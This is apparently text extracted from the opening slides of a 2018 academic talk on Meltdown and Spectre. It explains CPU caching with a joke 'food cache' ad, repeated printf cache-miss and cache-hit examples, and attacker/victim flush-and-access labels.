

# Transient Execution Attacks: Meltdown, Spectre, and how to mitigate them

**Daniel Gruss**

November 20, 2018

Graz University of Technology











1337 4242

## FOOD CACHE

**Revolutionary** concept!

Store your food at home,  
never go to the grocery store  
during cooking.

Can store **ALL** kinds of food.



ONLY TODAY INSTEAD OF ~~\$1,300~~

**\$1,299**

ORDER VIA PHONE: +555 12345





```
printf("%d", i);  
printf("%d", i);
```




```
printf("%d", i);  
printf("%d", i);
```

Cache miss




```
printf("%d", i);  
printf("%d", i);
```

Cache miss




```
printf("%d", i);  
printf("%d", i);
```

Cache miss




```
printf("%d", i);  
printf("%d", i);
```


Cache miss



```
printf("%d", i);  
printf("%d", i);
```

Cache miss  
Cache hit





DRAM access,  
slow


`printf("%d", i);`

`printf("%d", i);`

Cache miss

Cache hit

No DRAM access,  
much faster




## Shared Memory


ATTACKER


flush  
access


VICTIM


access




